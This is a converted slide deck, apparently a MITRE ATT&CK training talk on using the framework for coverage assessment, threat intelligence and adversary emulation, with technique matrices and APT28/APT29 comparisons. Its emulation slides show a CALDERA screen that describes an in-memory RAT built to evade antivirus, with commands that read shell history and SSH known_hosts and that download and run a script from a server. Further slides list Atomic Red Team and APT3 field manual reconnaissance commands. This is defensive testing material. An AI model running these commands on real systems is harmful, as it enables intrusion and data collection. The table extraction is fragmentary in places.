	XSL Script Processing	Netsh Helper DLL		Indicator Removal on Host							
		New Service		Indirect Command Execution							
		Office Application Startup		Install Root Certificate							
		Path Interception		InstallUtil							
		Plist Modification		Launchctl							
		Port Knocking		LC_MAIN Hijacking							
		Port Monitors		Masquerading							
		Rc.common		Modify Registry							

## ATT&CK Navigator

<https://github.com/mitre-attack/attack-navigator>

# Assessment and Engineering – How ATT&CK Can Help

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
- **Drive decisions about what you collect (and buy) based on visibility**
  - Where are your gaps?
  - What other tools can you choose?
  - Will they help you build more effective defenses?
- **Help you move toward a broader view of security beyond just detection**
- **Increase awareness of where you may need to accept risk**
  - What *can't* you detect or mitigate?

# Assessment and Engineering




- **Collect *one* log source that will improve your ATT&CK visibility**
  - Especially if you're struggling to write many detections
- **Places to start (that cost nothing but time):**
  - Windows Event Logs
    - Malware Archaeology Cheat Sheets (including ATT&CK): <https://www.malwarearchaeology.com/cheat-sheets/>
    - NCSC Logging Made Easy: <https://github.com/ukncsc/lme/>
  - Sysmon
    - SwiftonSecurity sysmon-config: <https://github.com/SwiftOnSecurity/sysmon-config>

# Assessment and Engineering



- **Assess your ATT&CK coverage map *beyond* just detection**
- **What can you mitigate?**
  - Can you mitigate with tools?
  - Can you mitigate with policies? (People and process matter too!)
- **What *can't* you detect or mitigate?**
  - May need to accept risk

# Assessment and Engineering




Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	Applnit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	Applnit DLLs	Application Shimming	Clear Command History	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Local System Drive	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution Through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Spearphishing via Service	Execution Load	BITS Jobs	Dylib Hijacking	Compile After Delivery	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Exploitation for Credential Access	Image File Execution Options Injection	Extra Window Memory Injection	Compiled HTML File	Hooking	Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	Visual User Interface	Browser Extensions	File System Permissions Weakness	Component Firmware	Input Capture	Peripheral Device Discovery	Remote Services	Input Capture	Fallback Channels		Resource Hijacking
Valid Accounts	Installation	Change Desktop Background	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Man in the Browser	Multi-hop Proxy		Runtime Data Manipulation
	Launchctl	Component Firmware	Image File Execution Options Injection	Control Panel Items	Kerberoasting	Process Discovery	Shared Webroot	Screen Capture	Multi-Stage Channels		Service Stop
	Local Job Scheduling	Component Object Model Hijacking	Image File Execution Options Injection	DCShadow	Keychain	Query Registry	SSH Hijacking	Video Capture	Multiband Communication		Stored Data Manipulation
	LSASS Driver	Create Account	Launch Daemon	Deobfuscate/Decode Files and Information	LLMNR/NBT-NS Poisoning and Relay	Remote System Discovery	Taint Shared Content		Multilayer Encryption		Transmitted Data Manipulation
	Msihta	DLL Search Order	New Service	Defense Security Tools	Network Sniffing	Security Software Discovery	Third-party Software		Port Knocking		
	PowerShell	Dylib Hijacking	Path Interception	DLL Search Hijacking	Password Filter DLL	System Information Discovery	Windows Admin Shares		Remote Access Tools		
	Regsvcs/Regasm	External Remote Services	Plist Modification	DLL Side-Loading	Security Keys	System Network Configuration Discovery	Windows Remote Management		Remote File Copy		
	Regsvr32	File System Permissions Weakness	Port Monitors	Execution Guardrails	Secure Sockets Layer	System Network Connections Discovery			Standard Application Layer Protocol		
	Rundll32	Hidden Files and Directories	Process Injection	Exploitation for Defense Evasion	Two-Factor Authentication Interception	System Owner/User Discovery			Standard Cryptographic Protocol		
	Scheduled Task	Hooking	Scheduled Task	Extra Window Memory Injection		System Service Discovery			Standard Non-Application Layer Protocol		
	Scripting	Hypervisor	Service Registry Permissions Weakness	File Deletion		System Telemetry Discovery			Uncommonly Used Port		
	Service Execution	Image File Execution Options Injection	Setuid and Sudo	File Permissions Modification		Virtualization/Service Evasion			Web Service		
	Signed Binary Proxy Execution	Kernel Modules and Extensions	SID-History Injection	File System Logical Offsets							
	Signed Script Proxy Execution	Launch Agent	Startup Items	File Deletion							
	Source	Launch Daemon	Sudo	File Permissions Modification							
	Space after Filename	Launchctl	Sudo Caching	Hidden Files and Directories							
	Third-party Software	LC_LOAD_DYLIB Addition	Valid Accounts	Hidden User							
	Trap	Local Job Scheduling	Web Shell	Hidden Window							
	Trusted Developer Utilities	Login Item		HISTCONTROL							
	User Execution	Logon Scripts		Image File Execution Options Injection							
	Windows Management Instrumentation	LSASS Driver		Indicator Blocking							
	Windows Remote Management	Modify Existing Service		Indicator Removal from Tools							
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		Port Monitors		Masquerading							
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Spearphishing Attachment?


Supply Chain Compromise?

# Assessment and Engineering



- **Plan out your tool and log acquisition strategy based on coverage**
- **Determine what techniques your current logs and tools detect and mitigate**
  - Review documentation for the tool
  - Ask the vendor
  - Validate tool output
- **Consider what changes you could make to your environment**
  - Should you change configurations of an existing tool?
  - Should you acquire a new tool?
  - What gaps would that tool help you fill?
- **Examine your security budget and plan for the best use of resources**

# Assessment and Engineering



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Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	Clear Command History	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
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Spearphishing Link	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Spearphishing via Service	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compile After Delivery	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking	Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	Input Capture	Peripheral Device Discovery	Remote Services	Input Capture	Fallback Channels		Resource Hijacking
Valid Accounts	InstallUtil	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Man in the Browser	Multi-hop Proxy		Runtime Data Manipulation
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	Scheduled Task	Hooking	Scheduled Task	Extra Window Memory Injection		System Service Discovery			Standard Non-Application Layer Protocol		
	Scripting	Hypervisor	Service Registry Permissions Weakness	File Deletion		System Time Discovery			Uncommonly Used Port		
	Service Execution	Image File Execution Options Injection	Setuid and Setgid	File Permissions Modification		Virtualization/Sandbox Evasion			Web Service		
	Signed Binary Proxy Execution	Kernel Modules and Extensions	SID-History Injection	File System Logical Offsets							
	Signed Script Proxy Execution	Launch Agent	Startup Items	Gatekeeper Bypass							
	Source	Launch Daemon	Sudo	Group Policy Modification							
	Space after Filename	Launchctl	Sudo Caching	Hidden Files and Directories							
	Third-party Software	LC_LOAD_DYLIB Addition	Valid Accounts	Hidden Users							
	Trap	Local Job Scheduling	Web Shell	Hidden Window							
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		Office Application Startup		Install Root Certificate							
		Path Interception		InstallUtil							
		Plist Modification		Launchctl							
		Port Knocking		LC_MAIN Hijacking							
		Port Monitors		Masquerading							
		Rc.common		Modify Registry							

## New Windows Logs Collected

## New EDR Tool: 2020

# Threat Intelligence – How ATT&CK Can Help

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- **Use knowledge of adversary behaviors to help inform defenders**
- **Structuring threat intelligence with ATT&CK allows us to...**
  - *Compare* behaviors
    - Groups to each other
    - Groups over time
    - Groups to defenses
  - *Communicate* in a common language
    - Across teams in your organization
    - Across organizations

# Threat Intelligence



- Choose *one* threat group you care about
- Look at existing ATT&CK techniques the group uses
  - Many threat intelligence teams and vendors map to ATT&CK
  - <https://attack.mitre.org/groups/>

# Threat Intelligence



- **Make recommendations to your defenders on how to detect and mitigate the group's techniques**


## Spearphishing Attachment

### Mitigation

Network intrusion prevention systems and systems designed to scan and remove malicious email attachments can be used to block activity. Solutions can be signature and behavior based, but adversaries may construct attachments in a way to avoid these systems.

Block unknown or unused attachments by default that should not be transmitted over email as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc. Some email scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious attachments in [Obfuscated Files or Information](#).

# Threat Intelligence



- **Map *your* threat intelligence to ATT&CK**
  - Start with one group or software sample
  - Use an incident write-up or an intelligence report
- **Consider how you can store the intel**
  - Excel, Threat Intelligence Platform, other?
- **Start at the tactic level**
- **Use existing website examples**
- **Take it as a learning experience**
- **Work as a team**
- **Use it to make detection and mitigation recommendations to defenders**
  - Based on adversaries that have targeted *you*

# Mapping ATT&CK Techniques

All of the backdoors identified - excluding RoyalDNS - required APT15 to **create batch scripts** in order to install its persistence mechanism. This was achieved through **Scripting (T1064)** of a simple **Windows run key**. **Registry Run Keys / Startup Folder (T1060)**

Analysis of the commands executed by APT15 reaffirmed the group's preference to 'live off the land'. They utilised **Windows commands** **Command-Line Interface (T1059)** reconnaissance activities such as **tasklist.exe**, **ping.exe**, **netstat.exe**, **net.exe**, **systeminfo.exe**, **ipconfig**. **Process Discovery** **Credential Dumping (T1003)**

APT15 was also observed **Remote System Discovery (T1018)** and generate **Kerberos golden tickets**. This allowed **System Network Connections Discovery (T1049)** of

**Pass the Ticket** **Input Capture (T1056)** **Information Discovery (T1082)** **NET tool** to enumerate folders and **System Network Configuration Discovery (T1016)**

**Email Collection (T1114)**

<https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2018/march/apt15-is-alive-and-strong-an-analysis-of-royalcli-and-royaldns/>

# Threat Intelligence



- **Map *more* of your own threat intelligence to ATT&CK**

- Incident response data
- Threat intel subscriptions
- Real-time alerts
- Historic reporting

- **Prioritize frequently used techniques**

- Remember any ATT&CK-mapped data has biases:

<https://www.slideshare.net/KatieNickels/first-cti-symposium-turning-intelligence-into-action-with-mitre-attck>

- You're prioritizing *known* adversary behavior over the unknown

- **Use and share your intel!**

- Track adversary changes
- Compare groups to each other – across your org and others

# APT28 Techniques\*

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
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Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	Applinit DLLs	Applinit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data from Information Repositories	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	Clear Command History	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	CMSTP	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Password Policy Discovery	Pass the Ticket	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Data Staged	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Permission Groups Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	Input Capture	Process Discovery	Remote Services	Input Capture		Multi-hop Proxy
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	Local Job Scheduling	Component Object Model Hijacking	Hooking	Deobfuscate/Decode Files or Information	Kerberoasting	Remote System Discovery	Shared Webroot	Screen Capture		Multiband Communication
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	Scripting	Hypervisor	Scheduled Task	Gatekeeper Bypass	Two-Factor Authentication Interception					Uncommonly Used Port
	Service Execution	Image File Execution Options Injection	Service Registry Permission Weakness	Hidden Files and Directories						Web Service
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Setuid and Setgid	Hidden Users						
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		Port Knocking		Network Share Connection Removal						
		Port Monitors		NTFS File Attributes						
		Rc.common		Obfuscated Files or Information						
		Re-opened Applications		Plist Modification						
		Redundant Access		Port Knocking						

\*from open source reporting we've mapped

# APT29 Techniques

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		Rc.common		Obfuscated Files or Information						
		Re-opened Applications		Plist Modification						
		Redundant Access		Port Knocking						

# Comparing APT28 and APT29

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Control Panel Items	Applinit DLLs	Applinit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data from Information Repositories	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	Clear Command History	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Local System	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Execution through API	Authentication Package	Bypass User Account Control	CMSTP	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Network Shared Drive	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through Module Load	BITS Jobs	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Password Policy Discovery	Pass the Ticket	Data from Removable Media	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Dylib Hijacking	Component Firmware	Forced Authentication	Peripheral Device Discovery	Remote Desktop Protocol	Data Staged	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Graphical User Interface	Browser Extensions	Exploitation for Privilege Escalation	Component Object Model Hijacking	Hooking	Permission Groups Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	InstallUtil	Change Default File Association	Extra Window Memory Injection	Control Panel Items	Input Capture	Process Discovery	Remote Services	Input Capture		Multi-hop Proxy
	Launchctl	Component Firmware	File System Permissions Weakness	DCShadow	Input Prompt	Query Registry	Replication Through Removable Media	Man in the Browser		Multi-Stage Channels
	Local Job Scheduling	Component Object Model Hijacking	Hooking	Deobfuscate/Decode Files or Information	Kerberoasting	Remote System Discovery	Shared Webroot	Screen Capture		Multiband Communication
	LSASS Driver	Create Account	Image File Execution Options Injection	Disabling Security Tools	Keychain	Security Software Discovery	SSH Hijacking	Video Capture		Multilayer Encryption
	Mshta	DLL Search Order Hijacking	Launch Daemon	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning	System Information Discovery	Taint Shared Content			Port Knocking
	PowerShell	Dylib Hijacking	New Service	DLL Side-Loading	Network Sniffing	System Network Configuration Discovery	Third-party Software			Remote Access Tools
	Regsvcs/Regasm	External Remote Services	Path Interception	Exploitation for Defense Evasion	Password Filter DLL	System Network Connection Discovery	Windows Admin Shares			Remote File Copy
	Regsvr32	File System Permissions Weakness	Plist Modification	Extra Window Memory Injection	Private Keys	System Owner/User Discovery	Windows Remote Management			Standard Application Layer Protocol
	Rundll32	Hidden Files and Directories	Port Monitors	File Deletion	Replication Through Removable Media	System Service Discovery				Standard Cryptographic Protocol
	Scheduled Task	Hooking	Process Injection	File System Logical Offsets	Securityd Memory	System Time Discovery				Standard Non-Application Layer Protocol
	Scripting	Hypervisor	Scheduled Task	Gatekeeper Bypass	Two-Factor Authentication Interception					Uncommonly Used Port
	Service Execution	Image File Execution Options Injection	Service Registry Permission Weakness	Hidden Files and Directories						Web Service
	Signed Binary Proxy Execution	Kernel Modules and Extensions	Setuid and Setgid	Hidden Users						
	Signed Script Proxy Execution	Launch Agent	SID-History Injection	Hidden Window						
	Source	Launch Daemon	Startup Items	HISTCONTROL						
	Space after Filename	Launchctl	Sudo	Image File Execution Options Injection						
	Third-party Software	LC_LOAD_DYLIB Addition	Sudo Caching	Indicator Blocking						
	Trap	Local Job Scheduling	Valid Accounts	Indicator Removal from Tools						
	Trusted Developer Utilities	Login Item	Web Shell	Indicator Removal on Host						
	User Execution	Logon Scripts		Indirect Command Execution						
	Windows Management Instrumentation	LSASS Driver		Install Root Certificate						
	Windows Remote Management	Modify Existing Service		InstallUtil						
		Netsh Helper DLL		Launchctl						
		New Service		LC_MAIN Hijacking						
		Office Application Startup		Masquerading						
		Path Interception		Modify Registry						
		Plist Modification		Mshta						
		Port Knocking		Network Share Connection Removal						
		Port Monitors		NTFS File Attributes						
		Rc.common		Obfuscated Files or Information						
		Re-opened Applications		Plist Modification						
		Redundant Access		Port Knocking						

APT28

APT29

Both groups

Prioritize!

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		Port Monitors		NTFS File Attributes						
		Rc.common		Obfuscated Files or Information						
		Re-opened Applications		Plist Modification						
		Redundant Access		Port Knocking						

Overlay known gaps

APT28

APT29

Both groups

# Top 20 Techniques from ATT&CK Group/Software Data

***A starting point! Not representative of all adversary behavior***

1. Standard App Layer Protocol
2. Remote File Copy
3. System Information Discovery
4. Command-Line Interface
5. File and Directory Discovery
6. Registry Run Key/Startup Folder
7. Obfuscated Files or Information
8. File Deletion
9. Process Discovery
10. System Network Config Discovery
11. Credential Dumping
12. Screen Capture
13. Input Capture
14. System Owner/User Discovery
15. Scripting
16. Commonly Used Port
17. Standard Crypto Protocol
18. PowerShell
19. & 20 (tie!)  
Masquerading and New Service


# Adversary Emulation – How ATT&CK Can Help

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- You think you know what you can detect and mitigate...  
...but how can you be sure? Are there adversaries in your network?  
→ Enter red teamers!
- Use ATT&CK to organize your red team plans
- Move toward **adversary emulation**
  - Subset of threat-based security testing
  - Emulate the techniques of real adversaries
  - Focus on the technique behaviors

# Adversary Emulation

- No red team? No problem!
- Defenders can try out red teaming tools to get your feet wet
  - CALDERA: <https://github.com/mitre/caldera>
  - Red Team Automation: <https://github.com/endgameinc/RTA>
  - Metta: <https://github.com/uber-common/metta>



Home 54ndc47 Logout

54ndc47  
atomic mode remote code executor

A sandcat is a desert cat that leaves no footprint. In that vein, the CALDERA 54ndc47 is a remote access trojan (RAT) designed to run only in RAM, never touching the file system. In this way, it can bypass many signature-based anti-virus programs. Run a variant on any host to test.

monitor >>> ad 1

phase	ability_id	tactic	name	command
1	422524ec-27e9-429a-995b-c686a29561a4	collection	Dump history	cat ~/.bash_history
1	b6f545ef-f802-4537-b59d-2cb19831c8ed	discovery	Snag broadcast IP	ifconfig   grep broadcast
1	c0da588f-79f0-4263-8998-7496b1a40596	discovery	Identify active user	whoami
2	36eecb80-edc3-442b-8774-956e906aff02	defensive-evasion	1-min sleep	sleep 60
2	5f77ecf9-613f-4863-8d2f-ed6b447a4633	collection	Parse SSH known_hosts	cat ~/.ssh/known_hosts
2	85341c8c-4ecb-4579-8f53-43e3e91d7617	discovery	Collect ARP details	arp -a
4	e9bcd0d-be08-4aec-bf1e-e73655403d55	discovery	Download WIFI tools	curl -sk -X POST -H 'file:wifi.sh' #{server}/file/download > /tmp/wifi.sh && chmod +x /tmp/wifi.sh
5	9a30740d-3aa8-4c23-8efa-d51215e8a5b9	discovery	Scan WIFI networks	/tmp/wifi.sh scan

monitor >>>

Manage abilities  
View, add or update techniques

discovery  
Download WIFI tools

Save ability

ABILITY ID: e9bcd0d-be08-4aec-bf1e-e73655403d55

TACTIC: discovery

NAME: Download WIFI tools

DESCRIPTION: Download a set of commands for manipulating WIFI

COMMAND: curl -sk -X POST -H 'file:wifi.sh' #{server}/file/download > /tmp/wifi.sh && chmod +x /tmp/wifi.sh

# Adversary Emulation

## Red Canary's Atomic Red Team (<https://atomicredteam.io/>)

### Atomic Test #1 - System Service Discovery

Identify system services

Supported Platforms: Windows


Inputs

Name	Description	Type	Default Value
service_name	Name of service to start stop, query	string	svchost.exe

Run it with `command_prompt` !


```
tasklist.exe
sc query
sc query state= all
sc start ${servicename}
sc stop ${servicename}
wmic service where (displayname like "${servicename}") get name
```

# Adversary Emulation



- **Use ATT&CK to mature what your red team is doing**
  - Have your team choose a different ATT&CK technique each week
  - Discuss how you'd use different procedures to perform the behavior
  - Bring in your threat intel analysts to talk about how adversaries are using it
  - Communicate with your blue team in a common language
- **Have your red team start emulating ATT&CK techniques themselves**
  - APT3 Adversary Emulation Plan:  
<https://attack.mitre.org/resources/adversary-emulation-plans/>

# Adversary Emulation




## APT3 Adversary Emulation Field Manual

Category	Built-in Windows	Cobalt Strike	Metasploit	Description
<b>Discovery</b>				
<b>T1082</b>	ver	shell ver		Get the Windows OS version that's
<b>T1082</b>	set	shell set	get_env.rb	Print all of the environment variables
<b>T1033</b>	whoami /all /fo list	shell whoami /all /fo list	getuid	Get current user information, SID, domain, groups the user belongs to,
<b>T1082</b>	net config workstation net config server	shell net config workstation		Get computer name, username, OS software version, domain information,
<b>T1016</b>	ipconfig /all	shell ipconfig	ipconfig post/windows/gather/en	Get information about the domain, network adapters, DNS / WSUS
<b>T1082</b>	systeminfo [/s COMPNAME] [/u DOMAIN\user] [/p password]	systemprofiler tool if no access yet (victim browses to website)	sysinfo, run winenum, get_env.rb	Displays detailed configuration information about a computer and its operating system, including
